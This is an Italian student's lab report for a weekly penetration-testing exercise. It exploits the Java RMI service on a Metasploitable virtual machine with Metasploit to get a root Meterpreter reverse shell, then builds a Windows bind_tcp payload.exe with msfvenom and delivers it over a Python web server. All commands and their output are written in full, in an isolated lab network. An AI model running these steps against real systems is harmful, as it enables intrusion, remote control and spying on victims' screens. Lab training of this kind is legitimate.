


Esercizio per il progetto settimanale Unit 2 - S7 - L5

La nostra macchina **Metasploitable** presenta un servizio **vulnerabile** sulla porta **1099 - Java RMI**. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Come prima cosa eseguiamo un nmap sulla nostra macchina vittima e noteremo come sulla porta **1099** troviamo il servizio **java-rmi**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 04:43 EDT
Nmap scan report for 192.168.50.100
Host is up (0.000057s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

Successivamente avviamo **msfconsole** sul terminale kali e cerchiamo tramite il comando search i moduli disponibili con parola chiave java-rmi troveremo l'**ausiliario** che serve per testare se il server è vulnerabile all'esecuzione di codice arbitrario e i veri e propri **exploit**

```
msf > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check
   -  ----                                              ---------------  ----       -----
   0  auxiliary/gather/java_rmi_registry                .                normal     No
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes
   2    \_ target: Generic (Java Payload)               .                .          .
   3    \_ target: Windows x86 (Native Payload)         .                .          .
   4    \_ target: Linux x86 (Native Payload)           .                .          .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi
```

l'rmi server può essere fatto girare su diverse piattaforme riconosciute con questa vulnerabilità, noi lo eseguiremo su un **linux x86** conoscendo la nostra macchina target (sarà utile nmap -O) avviandolo in generic java potrebbe avere delle limitazioni quindi meglio usare quello specifico. Procediamo a digitare **use 4** cosi che ci imposterà il payload corretto con un meterpreter **reverse tcp**, possiamo vedere come mancherà da impostare solamente l'ip della macchina target (set RHOSTS).

```
msf > use 4
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the paylo
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.c
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is ranc
   URIPATH                     no        The URI to use for this exploit (default is rando

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)
```

Dopo aver impostato la macchina target possiamo avviare con il comando **run** (o **exploit**) e una volta aperta la sessione la manderemo in **background** con ctrl+z e digitando sessions troveremo la nostra sessione pronta di **meterpreter** x86 linux con permessi root.

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.50.101:4444
[*] 192.168.50.100:1099 - Using URL: http://192.168.50.101:8080/l4LlQTAhQN2B
[*] 192.168.50.100:1099 - Server started.
[*] 192.168.50.100:1099 - Sending RMI Header...
[*] 192.168.50.100:1099 - Sending RMI Call...
[*] 192.168.50.100:1099 - Replied to request for payload JAR
[*] Sending stage (1062760 bytes) to 192.168.50.100
[*] Meterpreter session 1 opened (192.168.50.101:4444 -> 192.168.50.100:54361) at 2025-08-29 05:46:21 -0400

meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf exploit(multi/misc/java_rmi_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/linux    root @ metasploitable.localdomain  192.168.50.101:4444 -> 192.168.50.100:54361 (192.168.50.100)
```

Entrando nella **sessione 1** e avviando il comando **ipconfig** avremo disponibili le **configurazioni di rete**

```
msf exploit(multi/misc/java_rmi_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:8b:be:b9
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.50.100
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8b:beb9
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

La tabella di **routing** della macchina vittima, ottenuta tramite il comando route in Metasploit, indica che il sistema è connesso direttamente alla rete locale 192.168.50.0. La riga della tabella specifica che per raggiungere qualsiasi host all'interno di questa subnet, il traffico non ha bisogno di passare attraverso un gateway, ma viene inviato direttamente tramite l'interfaccia di rete eth0. Il gateway con valore 0.0.0.0 e la metrica di 0 confermano che si tratta di una rotta locale e direttamente connessa, fondamentale per la comunicazione del sistema con i dispositivi sulla sua stessa rete.


```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    192.168.50.0    255.255.255.0   0.0.0.0  0       eth0

No IPv6 routes were found.
```

EXTRA: msfvenom

Useremo **msfvenom** per sfruttare un malware che utilizza la porta **5555** ed effettua un **payload.exe** e una volta avviato il comando mi crea un payload pronto per l'uso, ed utilizzeremo python per trasferire il nostro payload su windows e scaricarlo

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/bind_tcp LHOST=192.168.50.101 LPORT=5555 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 326 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

┌──(kali㉿kali)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Una volta fatto partire l'http server in **python** ci rechiamo su windows 10 e andando su 192.168.50.101(ip kali):8000 scarichiamo il malware payload.exe, il passo successivo sarà quello di collegarlo con la nostra macchina kali, per questo ci verrà in soccorso il **multi/handler**




Sul terminale kali configuriamo il **multi/handler**, impostando il payload in bind e dopo runnato possiamo vedere cosa succede appena apro quel payload su windows ovvero che apre la sessione su kali


```
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload ⇒ windows/meterpreter/bind_tcp
```


```
msf exploit(multi/handler) > set RHOST 192.168.50.107
RHOST ⇒ 192.168.50.107
msf exploit(multi/handler) > LHOST 192.168.50.101
[-] Unknown command: LHOST. Did you mean hosts? Run the help command for mor
msf exploit(multi/handler) > set LHOST 192.168.50.101
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST ⇒ 192.168.50.101
msf exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.50.107:5555
[*] Sending stage (177734 bytes) to 192.168.50.107
[*] Meterpreter session 1 opened (192.168.50.101:36515 → 192.168.50.107:555

meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         meterpreter x86/windows  DESKTOP-9K104BT\user @ DESKTOP-9K104BT
```

Tramite **meterpreter** possiamo fare molte cose tra cui per esempio fare uno **screenshot** dello schermo di windows 10



Oppure possiamo anche fare uno **screenshare** dello schermo di windows 10 cosi che aprirà una pagina del browser con streaming.





Conclusione

Utilizzando **Metasploit**, è stata condotta un'analisi completa e pratica degli attacchi di exploitation su una vulnerabilità Java RMI in ascolto sulla porta 1099. E' stato sfruttato con successo la vulnerabilità per ottenere una sessione di Meterpreter sulla macchina vittima. dimostrando l'efficacia di questo tool.

Ho eseguito un attacco di successo alla macchina virtuale **Metasploitable**, sfruttando una vulnerabilità sul servizio **Java RMI** in ascolto sulla porta **1099**. Utilizzando Metasploit, ho configurato un exploit per ottenere una sessione remota di Meterpreter. Ho impostato la mia macchina Kali con l'indirizzo IP 192.168.50.101 e ho mirato alla macchina Metasploitable con l'indirizzo IP 192.168.50.100.

Una volta stabilita la sessione **Meterpreter**, ho utilizzato i comandi nativi del tool per raccogliere le prove richieste. Ho ottenuto la **configurazione di rete** della vittima, che ha confermato il suo indirizzo IP e altre informazioni sulle interfacce di rete. Successivamente, ho raccolto i dati della **tabella di routing**, che ha mostrato le regole del sistema per instradare il traffico.

Per la parte extra dell'esercizio, ho generato un **payload** di tipo **bind_tcp** utilizzando **msfvenom**. Questo payload è stato installato sulla macchina vittima e, una volta eseguito, ha aperto una porta in ascolto. Utilizzando il modulo **multi/handler** di Metasploit, mi sono connesso a questa porta, stabilendo una seconda sessione Meterpreter che ha confermato il successo dell'attacco bind_tcp.

progetto settimanale svolto da

Gioele Parla